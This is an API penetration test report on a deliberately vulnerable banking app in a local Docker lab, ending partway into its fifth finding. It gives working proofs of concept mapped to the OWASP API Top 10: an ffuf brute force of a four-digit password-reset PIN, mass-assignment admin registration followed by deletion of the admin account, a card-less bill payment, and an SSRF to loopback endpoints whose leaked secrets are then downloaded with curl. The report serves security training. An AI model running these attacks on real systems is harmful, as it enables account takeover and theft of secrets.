

VulnBank API endpoint Test Report 2

Prepared by: Falilat Owolabi

Date: Dec 16th 2025

Target Application: Vuln Bank website

Test Environment: Local Docker compose environment

Testing Window: Dec 8th - Dec 16th 2025

Testing Type: Red Team Simulation (Self-led, Part of API Security)

Format

This report contains some critical vulnerabilities expected to be identified during testing in accordance with OWASP API security top 10.

Each finding includes:

- Description
- OWASP API Security Top 10 mapping
- Proof-of-Concept
- Business impact

1. Executive Summary

This report documents the API test conducted on the VulnBank website, a digital bank system. The primary objective was to identify security weaknesses in the application's frontend, backend (API). Testing simulated a real-world attacker attempting to exploit common and advanced vulnerabilities.

Despite employing foundational protections like JWT authentication, and container isolation via Docker, critical issues were discovered. These include:

- CORS Misconfiguration
- Broken function level Authorization
- Unsafe API consumption

Additionally, through frontend tampering and DevTools manipulation, unauthorized access to different user roles (Admin and other user bank data) was achieved by manipulating browser storage, bypassing intended authentication flows.

2. Methodology

The testing approach combined black-box, gray-box, and white-box techniques:


Tools Used:

- Burp Suite (for intercepting & manipulating API traffic)
- Browser DevTools (to inspect localStorage/session flows)
- JWT.io (token inspection)
- Postman (Api endpoint testing)
- Vscode for script writing

3. Process Overview:

1. Mapped API endpoints via the frontend
2. Captured requests and tokens using BurpSuite
3. Test endpoint with postman
4. Manipulate endpoint for exploitation
5. Capture POC
6. Reporting.

Vuln Bank Welcome Page




Our Features

Finding 1: The system is vulnerable to unrestricted Resource Consumption -> API4

Description: after checking the functionality of the endpoints, It occur to me that the OTP for forgot password is been sent to email, but during the process of registering there was no email requested, so I decided to brute force the reset password endpoint and to my surprise there is no rate limiting on the endpoint, which means the system can be brute force/automated with scripts which can cause DOS to other users of the system, because the attacker with the resources has hijacked the whole capacity of the server for the moment the script is running.

Below are screenshots of how an attacker can brute force the reset pin page



2. Intruder attack of http://172.18.0.3:5000

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length
1609	1608	400	1		281	
1608	1607	400	4		281	
1607	1606	400	4		281	
1606	1605	400	5		281	
1605	1604	400	3		281	
1604	1603	400	3		281	
1603	1602	400	4		281	
1602	1601	400	1		281	
1601	1600	400	3		281	
1600	1599	400	4		281	
1599	1598	400	4		281	
1598	1597	400	4		281	
1597	1596	400	3		281	
1596	1595	400	3		281	
1595	1594	400	3		281	
1594	1593	400	4		281	
1593	1592	400	3		281	
1592	1591	400	4		281	
1591	1590	400	3		281	
1590	1589	400	3		281	
1589	1588	400	4		281	

Request Response

Pretty Raw Hex Render

```
1 HTTP/1.0 400 BAD REQUEST
2 Content-Type: application/json
3 Content-Length: 59
4 Access-Control-Allow-Origin: http://172.18.0.3:5000
5 Vary: Origin
6 Server: Werkzeug/2.0.1 Python/3.9.25
7 Date: Tue, 16 Dec 2025 07:43:20 GMT
8
9 {
10     "message": "Invalid reset PIN",
11     "status": "error"
12 }
```

② ⚙️ ⏪ ⏪ Search

1645 of 10000

I tried using burpsuit, after many hrs with no success status code and it was also slow in running, I then switch to my terminal and use FFUF command to brute force

```
└─(venv)─( [REDACTED] kali )-[~/[REDACTED]]  
└─$ seq -f "%04g" 0 9999 > 4digit_pins.txt
```


Generating the 4 pin txt file that will be used with ffuf as wordlist

```
└─(venv)─( [REDACTED] kali )-[~/[REDACTED]]  
└─$ ffuf -w 4digit_pins.txt -u http://172.18.0.3:5000/reset-password -X POST \  
-H "Content-Type: application/json" \  
-d '{"username":"user3","reset_pin":"FUZZ","new_password":"NewPass123"}' \  
-fc 400 -fs 59 -v  
  
v2.1.0-dev  
  
:: Method : POST  
:: URL : http://172.18.0.3:5000/reset-password  
:: Wordlist : FUZZ: /home/[REDACTED]/[REDACTED]/4digit_pins.txt  
:: Header : Content-Type: application/json  
:: Data : {"username":"user3","reset_pin":"FUZZ","new_password":"NewPass123"}  
:: Follow redirects : false  
:: Calibration : false  
:: Timeout : 10  
:: Threads : 40  
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500  
:: Filter : Response status: 400  
:: Filter : Response size: 59  
  
[Status: 200, Size: 80, Words: 12, Lines: 5, Duration: 84ms]  
| URL | http://172.18.0.3:5000/reset-password  
* FUZZ: 9417  
:: Progress: [10000/10000] :: Job [1/1] :: 473 req/sec :: Duration: [0:00:18] :: Errors: 0 ::
```

In a few seconds fuff was able to reset the password to **NewPass123** after using **9417**.

It is an OTP page, an attempt to use **9417** on the reset page will return invalid credential because it been used by the fuff command already, to make sure it worked, I decided to use the new password **NewPass123** on the login page and I

login successfully as shown below




Business Impact: Exploitation can lead to DoS due to resource starvation, but it can also lead to operational costs increase such as those related to the infrastructure due to higher CPU demand, increasing cloud storage.

Fix: Enforce rate limiting to avoid the over consumption of the reset password endpoint.

Finding 2: The system is vulnerable to Broken Function level Authorization -> API5:

Description: The system expects some functions to only be accessed by admin, but an attacker can bypass it by registering as an admin and gaining access to Super secret admin functionality, leading to the function of the system being broken.

An attacker is able to register as an admin due to mass assignment vulnerability that exist in the registration endpoint as seen below



The screenshot shows the Postman interface with the following details:

- Workspace:** Owolabi's Workspace
- Collection:** Vulnerable Bank API
- Request:** POST Register a new user
- Body (raw JSON):**

```
1 {
2     "username": "attacker",
3     "password": "attacker123",
4     "is_admin": true
5 }
```

An annotation points to the "is_admin": true field with the text: "Attacker is able to add 'is_admin' parameter giving him access to admin priviledges".
- Response:** 200 OK (14 ms, 1.14 KB)
A successful response showing he is now a registered Admin

He then logged in to the system to get his token which will give him access to admin functionalities as shown below

POST Log in to the application

HTTP Vulnerable Bank API / login / Log in to the application

POST {{baseUri}}/login

Body (11) raw JSON

```

1  {
2   "username": "attacker",
3   "password": "attacker123"
4 }

```

200 OK 15 ms 870 B

{} JSON Preview Visualize

```

1  {
2   "accountNumber": "5589199680",
3   "debug_info": {
4     "account_number": "5589199680",
5     "is_admin": true,
6     "login_time": "2025-12-16 08:39:17.007094",
7     "user_id": 5,
8     "username": "attacker"
9   },
10  "isAdmin": true,
11  "message": "Login successful",
12  "status": "success",
13  "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJsb2dpbiIsImlhdCI6MTc2NTg3NDM1N30.6gUohhMzK3YdxDDysB-V2fUrt41rZ8_DcGv5wN03mIc"
14

```

A successful login of the attacker after registering as an admin, we can now use this token as the Authentication to access admin functionalities and also make some modification like deleting account in the system

I went ahead to use this authorization token to access the admin panel dashboard and also delete ADMIN001 account in whose his account ID is 1 as seen in the image below respectively

Owolabi's Workspace New Import POST Log in to the application GET Admin panel POST Register a new user sup3r_s3cr3t_admin + No environment

+ Search collections New Collection This collection is empty. Add a request to start working.

VAmpI Vulnerable Bank API register login POST Register a new user POST Log in to the application api transactions transfer upload_profile_picture upload_profile_picture_url internal latest sup3r_s3cr3t_admin GET Admin panel admin check_balance request_loan

HTTP Vulnerable Bank API / sup3r_s3cr3t_admin / Admin panel

GET {{baseUrl}} /sup3r_s3cr3t_admin

Docs Params Authorization Headers (8) Body Scripts Settings Cookies

Token eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1N
The attacker token added here to give authorization access to the super secret endpoint

Body Cookies (1) Headers (5) Test Results 200 OK 4 ms 12.45 KB Save Response

HTML Preview Visualize

Admin Control Panel

Admin Profile

System Administrator

User Management

ID	Username	Account Number	Balance	Admin	Actions
1	admin	ADMIN001	\$1000000.00	True	<button>Delete</button>
2	hacker	2861899446	\$520.00	False	<button>Delete</button>
3	hacker2	3514199567	\$-2520.00	False	<button>Delete</button>
4	user1	4847997066	\$1000.00	False	<button>Delete</button>
5	attacker	5589199680	\$1000.00	True	<button>Delete</button>

Admin dashboard easily accessible due to user been able to register as an admin

POST {{baseUrl}}/admin/delete_account/1

Bearer Token

Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJI

Body

```

1  {
2    "debug_info": {
3      "deleted_by": "attacker",
4      "deleted_user_id": 1,
5      "timestamp": "2025-12-16 09:01:26.483433"
6    },
7    "message": "Account deleted successfully",
8    "status": "success"
9  }
  
```

The attacker successfully deleted the Admin account off the system, This is the point the attacker exploited the BFLA vulnerability that exist in the system

Finding 3: The bill payment endpoint is vulnerable to unrestricted access to sensitive business flow API6:

Description: I decided to test for how the behaviour of paying bills without card or if the card id is removed from the request to see if it will process or return back an error, but due to the logic flaw in the business flow, these two edge case was not covered making a user process payment successfully without having an error

2025-12-15 12:53:05.267827

test

Virtual Cards

No virtual cards found. Create one to get started.

no virtual card exist on this account

Bill Payments

\$5000

Biller: PowerGen Electric
Category: Utilities
Payment Method: virtual_card
Reference: BILL1765866123
Date: 16/12/2025, 06:22:03
Description: testing without card

And yet, he was able to successfully submit a payment process without having any error returned using virtual card method which as of this point it does not exist

This vulnerability does not require a technical understanding or manipulating the request before it is successful as it can be exploited straight from the UI without any technical know how because no protection exist both on the interface and the API

Go further to check the request and response in burpsuite:

The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. The table lists 24 requests, with the 25th row highlighted in green. The 'Request' and 'Response' panes are shown for the 25th row. The 'Request' pane shows a GET request to '/api/bill-payments/history'. The 'Response' pane shows a JSON response with a 'payments' array containing one item. The 'card_number' field is explicitly set to 'null'. The 'status' field is set to 'success'. Red arrows point to the 'null' value in the 'card_number' field and the 'success' value in the 'status' field.

The card number is null, which shows a very big flaw processing a card with a null number.

The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. The table lists 24 requests, with the 25th row highlighted in green. The 'Request' and 'Response' panes are shown for the 25th row. The 'Request' pane shows a GET request to '/api/virtual-cards'. The 'Response' pane shows a JSON response with a 'cards' array containing one item. The 'card' object is empty. The 'status' field is set to 'success'. A red box highlights the empty 'card' object, and a blue box at the bottom states: 'The card details is empty and yet a successful payment request occurred.'

Empty cards got processed which should never be possible.


Business impact: This will cause the system to behave in a way not expected because the flow of payment is not being processed as it should be, leading to financial loss for the system.

FIX: The developers should cover these edge cases to avoid user/attacker from taking advantage of the system.

Finding 4: The Api endpoint is vulnerable to server side request forgery -> API7:

Description: After using postman to go through the endpoints, it came to my notice that an image can be uploaded through a url and also the response contain the location and name it is saved with in the sever, which means if I upload a file, I can download it back to my own local machine. The server side request forgery occurs when I am able to send a link to a server making it reveal sensitive information it is not meant to reveal, these two knowledge led me to how I exploit API7.

From the endpoints below it can be seen that the location of internal/secret and internal/config.json is forbidden from viewing as it can be seen below respectively



The screenshot shows a Postman workspace titled "Owolabi's Workspace". The left sidebar lists collections: "New Collection", "VAmPI", and "Vulnerable Bank API". Under "Vulnerable Bank API", there are sub-collections: "register", "login", "api", "transactions", "transfer", "upload_profile_picture", "upload_profile_picture_url", "internal", "secret", and "config.json". The "internal" collection is expanded, showing "secret" and "config.json". The "config.json" endpoint is selected, showing the URL as `GET {{baseUrl}}/internal/config.json`. The "Params" tab is selected, showing a table with a single row for "Key" and "Value". The "Body" tab shows a JSON response with the following content:

```
1 {  
2 |   "error": "Internal resource. Loopback only."  
3 }
```

The screenshot shows the OWASP ZAP interface. On the left, the 'Owolabis Workspace' sidebar lists collections: 'New Collection', 'VAmpI', 'Vulnerable Bank API' (which is expanded to show 'register', 'login', 'internal', and 'secret' sub-collections), and 'GET Internal secrets (SSRF demo)' (which is also expanded to show 'config.json' and 'GET Internal config (SSRF demo)'). The main panel shows a 'GET' request to `{{baseUrl}}/internal/secret`. The 'Params' tab is selected, showing a table with one row: 'Key' (empty) and 'Value' (empty). The 'Body' tab shows a JSON response:

```
1 {  
2 | "error": "Internal resource. Loopback only."  
3 }
```

 with a red arrow pointing to the error message and the text 'expose how it can be accessed'. The status bar at the bottom indicates a 403 FORBIDDEN response with 3 ms and 236 B.

To bypass this, I used the `upload_profile_picture_url` endpoint to upload these files to the upload directory where I was able to download it locally.
This step as seen below in burpsuite

Repeater tab selected.

Request:

```

1 POST /upload_profile_picture_url HTTP/1.1
2 Host: 172.18.0.3:5000
3 Content-Length: 53
4 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9eyJc2Vyx2lkIjoyLCJlc2
VybmtZSI6ImhhY2tlciIsImlzX2FkbWluIjpmWxzZSwiaWF0ijoxNzY10
Dc4MDA4fQ.HwDLtk38rqTYfRU4MhXCYb0zR7fj10xCNa6jTe2g408
5 Accept-Language: en-GB,en;q=0.9
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0
Safari/537.36
7 Content-Type: application/json
8 Accept: */*
9 Origin: http://172.18.0.3:5000
10 Referer: http://172.18.0.3:5000/dashboard
11 Accept-Encoding: gzip, deflate, br
12 Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9eyJc2Vyx2lkIjoyLCJlc2
VybmtZSI6ImhhY2tlciIsImlzX2FkbWluIjpmWxzZSwiaWF0ijoxNzY10
Dc4MDA4fQ.HwDLtk38rqTYfRU4MhXCYb0zR7fj10xCNa6jTe2g408
13 Connection: keep-alive
14
15 "image_url": "http://127.0.0.1:5000/internal/secret"

```

Response:

```

1 HTTP/1.0 200 OK
2 Content-Type: application/json
3 Content-Length: 261
4 Access-Control-Allow-Origin: http://172.18.0.3:5000
5 Vary: Origin
6 Server: Werkzeug/2.0.1 Python/3.9.25
7 Date: Tue, 16 Dec 2025 10:01:15 GMT
8
9 {
10   "debug_info": {
11     "content_length": 492,
12     "fetched_url": "http://127.0.0.1:5000/internal/secret",
13     "http_status": 200
14   },
15   "file_path": "static/uploads/128966_secret",
16   "message": "Profile picture imported from URL",
17   "status": "success"
18 }
19

```

Repeater tab selected.

Request:

```

1 POST /upload_profile_picture_url HTTP/1.1
2 Host: 172.18.0.3:5000
3 Content-Length: 58
4 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9eyJc2Vyx2lkIjoyLCJlc2
VybmtZSI6ImhhY2tlciIsImlzX2FkbWluIjpmWxzZSwiaWF0ijoxNzY10
Dc4MDA4fQ.HwDLtk38rqTYfRU4MhXCYb0zR7fj10xCNa6jTe2g408
5 Accept-Language: en-GB,en;q=0.9
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0
Safari/537.36
7 Content-Type: application/json
8 Accept: */*
9 Origin: http://172.18.0.3:5000
10 Referer: http://172.18.0.3:5000/dashboard
11 Accept-Encoding: gzip, deflate, br
12 Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9eyJc2Vyx2lkIjoyLCJlc2
VybmtZSI6ImhhY2tlciIsImlzX2FkbWluIjpmWxzZSwiaWF0ijoxNzY10
Dc4MDA4fQ.HwDLtk38rqTYfRU4MhXCYb0zR7fj10xCNa6jTe2g408
13 Connection: keep-alive
14
15 {
16   "image_url": "http://127.0.0.1:5000/internal/config.json"
17 }

```

Response:

```

1 HTTP/1.0 200 OK
2 Content-Type: application/json
3 Content-Length: 271
4 Access-Control-Allow-Origin: http://172.18.0.3:5000
5 Vary: Origin
6 Server: Werkzeug/2.0.1 Python/3.9.25
7 Date: Tue, 16 Dec 2025 09:49:39 GMT
8
9 {
10   "debug_info": {
11     "content_length": 220,
12     "fetched_url": "http://127.0.0.1:5000/internal/config.json",
13     "http_status": 200
14   },
15   "file_path": "static/uploads/597843 config.json",
16   "message": "Profile picture imported from URL",
17   "status": "success"
18 }
19

```

The next step is for me to download the files from **static/uploads** to my local machine and access what it contains as seen below for secret and config

respectively

```
[~] $ curl -O http://172.18.0.3:5000/static/uploads/597843_config.json
  % Total    % Received % Xferd  Average Speed   Time   Time     Time  Current
t                               Dload  Upload   Total   Spent   Left  Speed
100  220  100  220    0     0  54563      0  --:--:--  --:--:--  --:--:-- 73333

[~] $ curl -O http://172.18.0.3:5000/static/uploads/128966_secret
  % Total    % Received % Xferd  Average Speed   Time   Time     Time  Current
t                               Dload  Upload   Total   Spent   Left  Speed
100  492  100  492    0     0  109k      0  --:--:--  --:--:--  --:--:-- 120k

[~] $ ls
p
128966_secret
597843_config.json
[~] $ ls
[~] $ ls
Downloads          Postman
```

Curl -O command was used to download the file to my local machine which lead to the next step of seeing what secret and config.json entails. This is shown below respectively.

```
└─(l...-kali)-[~]
$ cat 128966_secret
{
  "note": "Intentionally sensitive data for SSRF demonstration",
  "secrets": {
    "app_secret_key": "secret123",
    "env_preview": {
      "DB_HOST": "vuln-postgres",
      "DB_NAME": null,
      "DB_PASSWORD": null,
      "DB_PORT": null,
      "DB_USER": null,
      "DEEPSEEK_API_KEY": null
    },
    "jwt_secret": "secret123"
  },
  "status": "internal",
  "system": {
    "platform": "Linux-6.16.8+kali-amd64-x86_64-with-glibc2.41",
    "python_version": "3.9.25"
  }
}
```

Multiple sensitive information is exposed, like app_secret_key, jwt_secret, system version and even the DB configuration

```
└─(teogoda㉿teogoda-kali)-[~]
$ cat 597843_config.json
{
  "app": {
    "debug": true,
    "name": "Vulnerable Bank",
    "swagger_url": "/api/docs"
  },
  "rate_limits": {
    "authenticated_limit": 10,
    "unauthenticated_limit": 5,
    "window_seconds": 10800
  }
}
```

Content of files exposed.

Business impact: very sensitive information are being exposed to attacker which can cause the website to be hijacked from the owners

Fix: guard against server side request forgery to avoid the endpoint returning

sensitive information to users.

Finding 5: CORS Misconfiguration exists in multiple endpoints as a result of Security Misconfiguration -> API8.

Affected Endpoint:

